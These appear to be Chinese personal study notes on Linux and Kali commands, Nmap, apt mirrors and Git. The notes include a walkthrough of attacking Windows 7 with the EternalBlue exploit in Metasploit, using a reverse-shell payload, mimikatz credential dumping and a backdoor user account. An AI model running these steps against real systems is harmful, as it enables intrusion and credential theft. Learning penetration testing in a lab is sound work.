目录

[系统更新 1](#_Toc108016889)

[1.文件链接：符号链接和硬链接 1](#_Toc108016890)

[2.移动|重命名文件：mv 2](#_Toc108016891)

[下载文件 4](#_Toc108016892)

[Nmap 4](#_Toc108016893)

[源 5](#_Toc108016894)

[Git 6](#_Toc108016895)

[进行同步： 6](#_Toc108016896)

[分支操作: 6](#_Toc108016897)

[整合分支： 7](#_Toc108016898)

[other: 7](#_Toc108016899)

系统更新

apt-get update

#根据/etc/apt/sources.list记载源的文件里面的源更新软件列表

apt-get upgrade

#根据更新的软件列表和已安装软件对比，更新软件

apt-get install (Package name)

#安装软件包

apt-get remove (Package name)

#卸载已安装的软件包（保留配置文档）

apt-get remove --purge (Package name)

#卸载已安装的软件包（删除配置文档）

apt-get clean

#删除所有包文件

apt-get autoclean

#清除那些已卸载的软件包的.deb文档

dpkg -l 列出所有已安装的软件包

dpkg –l | grep [name] 查找软件包

Kali-linx-default —— 我们认为对渗透测试人员必不可少的工具

Kali-linux-large —— 为了面对一系列更广泛又不寻常的情况的渗透测试人员

kali-linux-everything —— 为了那些想拥有整个kali的人

apt-get install kali-linux-all —— 所有工具

1.文件链接：符号链接和硬链接

符号链接：ln -s 源文件 新文件

硬链接：ln 源文件 新文件

符号链接 创建新的文件

硬链接 创建的是虚拟文件

2.移动|重命名文件：mv

1. **删除文件rm**

删除询问 -i

强制删除 -f

删除子文件和目录:-r

1. **创建目录:mkdir**

同时创建多个目录和子目录:

mkdir -p aaa/bbb/ccc

1. **删除目录:rmdir**

只能删除空目录

1. **查看文件或目录属性：file**
2. **cat命令：**

查看文件，并显示行号

cat -n所有行都行号

cat –b 仅文本行行号

1. **tail仅显示末行**

tail –n 10 test.py

1. **head显示开头几行**

head -10 file

与tail不同的是，不需要-n参数

1. **sort排序**

可以对文本内容进行排序

对数字排序 sort –n file

1. **grep搜索**

ls | grep –e h –e o 搜索名字含有h和o的文件

1. **解压缩**
   1. gzip

gzip 压缩文件

gzcat 查看压缩包

gunzip 解压文件

* 1. tar

tar –cvf xxx.tar 目录/ cc.sh 创建归档文件

tar –tf xxx.tar 查看压缩文件内容

tar –xvf xxx.tar 解压缩

tar –zxvf xxx.tgz 解压gzip文件

* 1. 1

1. **文件比较 246**

格式要求比较高，前后中都要空格到位

[ -d file ] file存在否，目录？

[ -e file ] file存在否

[ -f file ] file存在否，文件否？

1. **环境变量**

局部环境变量都是小写字母

全局环境变量都是大写字母

1. **用户操作**

useradd

userdel

usermod

1. **需要补充的**

查看文件号inode：ls –i

ls –R查看所有子文件

1. **shell**

vim file\_name

chmod u+x file\_name

./file\_name

1. **wc**

wc < testShell

行数 单词数 字节数

1. **sysstat系统监控软件**

apt-cache show sysstat

启动:/etc/init.d/sysstat start

网络状况：sar -n DEV 1 5

1. **vim**

h：左移一个字符

j：下移一行

k：上移一行

l：右移一个字符

x：删除字符

dd：删除行

dw：删除单词

ds：删除现在到行末

u：撤销

a：在当前光标后追加数据

q！：不修改退出

wq： 退出

1. **算数运算命令expr**


\*需要转义操作符\

数学运算只能算整数

1. **linux退出状态码**

echo $?

1. **文件比较**



1. **IFS值**

Shell的环境变量，也叫内部字段分隔符

IFS=$’\n’:;” [多个分隔符]

IFS.OLD=$IFS

IFS=$’\n’

<后续代码，IFS恢复默认>

IFS=$IFS.OLD

1. 给文件授权：

chmod -R 777 /50\_test

给50\_test下所有文件授权

1. 1
2. 1
3. 1
4. 1
5. Meatsploit
   1. 永恒之蓝+win7[32]

445---永恒之蓝漏洞

search ms17-010 搜索漏洞模块

reload\_all重载模块

需要下载：Eternalblue-Doublepulsar-Metasploit后做：

1. 将eternalblue\_doublepulsar.rb文件mv到 /usr/share/metasploit-framework/modules/exploits/windows/smb
2. 将Eternalblue-Doublepulsar-Metasploit文件夹mv到root下
3. 探测阶段

* use auxiliary/scanner/smb/smb\_ms17\_010
* set rhosts 192.168.5.90
* exploit

显示是否有永恒漏洞

1. 攻击阶段

* use exploit/windows/smb/ms17\_010\_eternalblue
* use exploit/windows/smb/eternalblue\_doublepulsar
* 上面两个模块不一致
* set DOUBLEPULSARPATH /usr/share/metasploit-framework/modules/exploits/windows/smb/deps
* set ETERNALBLUEPATH /usr/share/metasploit-framework/modules/exploits/windows/smb/deps
* set PROCESSINJECT lsass.exe

也有explorer.exe

* set TARGETARCHITECTURE x64
* set rhost 192.168.1.9
* set payload windows/me

terpreter/reverse\_tcp

* exploit

目标是win7.64时

* set payload windows/x64/met

erpreter/reverse\_tcp

* set PROCESSINJECT lsass.exe
* set lhost 192.168.5.42
* set rhosts 192.168.5.90
* exploit

1. 1
2. 1
   1. win 10
   2. E
   3. 攻破后
3. 首先session 1
4. getuid
5. screenshot
6. load mimkatz 运行wdigest 获取密码
7. 也可以执行shell，等同session 1

如果显示乱码，执行chcp 65001

1. net user dawn root /add

建立dawn/root的用户

net user 查看用户

1. 1
   1. 1
   2. 1
   3. 1
   4. 1
2. 1

下载文件

* git clone 网址
* curl –O 网址

1. 1
2. 1
3. 1
4. 1

Nmap

* 1. 主机发现：nmap -T4 -sn targetip
  2. 端口扫描：nmap -T4 targetip
  3. 服务扫描：nmap -T4 -sV targetip
  4. 扫描操作系统

nmap-T4 -O targetip

* 1. 排除某些IP地址

--exclude 192.168.0.1

* 1. 扫描脚本例如：ms17-010

nmap -p445 –script smb-vuln-ms17-010 192.168.1.1/24

源

vim /etc/apt/sources.list

# kali官方源

deb http://http.kali.org/ moto main non-free contrib

deb-src http://http.kali.org/ moto main non-free contrib

deb http://security.kali.org/ moto/updates main contrib non-free

deb-src http://security.kali.org/ moto/updates main contrib non-free

#新加坡kali源

deb http://mirror.nus.edu.sg/kali/kali/ kali main non-free contrib

deb-src http://mirror.nus.edu.sg/kali/kali/ kali main non-free contrib

deb http://security.kali.org/kali-security kali/updates main contrib non-free

deb http://mirror.nus.edu.sg/kali/kali-security kali/updates main contrib non-free

deb-src http://mirror.nus.edu.sg/kali/kali-security kali/updates main contrib non-free

#163 Kali源

deb http://mirrors.163.com/debian wheezy main non-free contrib

deb-src http://mirrors.163.com/debian wheezy main non-free contrib

deb http://mirrors.163.com/debian wheezy-proposed-updates main non-free contrib

deb-src http://mirrors.163.com/debian wheezy-proposed-updates main non-free contrib

deb-src http://mirrors.163.com/debian-security wheezy/updates main non-free contrib

deb http://mirrors.163.com/debian-security wheezy/updates main non-free contrib

#浙大

deb http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free

deb-src http://mirrors.zju.edu.cn/kali kali-rolling main contrib non-free

#东软大学

deb http://mirrors.neusoft.edu.cn/kali kali-rolling/main non-free contrib

deb-src http://mirrors.neusoft.edu.cn/kali kali-rolling/main non-free contrib

#清华大学

deb http://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free

deb-src https://mirrors.tuna.tsinghua.edu.cn/kali kali-rolling main contrib non-free

#阿里云

deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib

deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib

#中科大

deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

Git

查看key

cd ~/.ssh

cat id\_rsa.pub

查看仓库的连接：git remote -v

删除关联的远程库：git remote rm origin

添加仓库：git remote add origin git@github.com:wolfly22/py\_wolflycc.git

获取远程仓库下分支：git fetch origin 分支名

拉取分支到本地：git pull origin 远程分支名：本地分支名

## 推送分支到仓库：

1. git init
2. git add file1 file2/git add .
3. git commit –m “说明性文字”
4. git push origin “主分支名”

## 分支操作:

查看本地分支：git branch

查看远程分支：git branch -r

查看本地和远程所有分支：git branch -a

删除本地分支：git branch -D 分支名

删除远程分支：git branch origin： 分支名

分支重命名： git branch -m 旧名 新名

新建分支并跳跃去：git checkout -b 新分支名

## 整合分支：

首先由分支切换主支 git checkout master

更新仓库代码 git pull origin master

整合分支到主分支 git merge dev

## other:

git checkout -b feature-branch origin/feature-branch //检出远程的feature-branch分支到本地

$ git push origin feature-branch:feature-branch //推送本地的feature-branch(冒号前面的)分支到远程origin的feature-branch(冒号后面的)分支(没有会自动创建)

1

1

1. 1
2. 1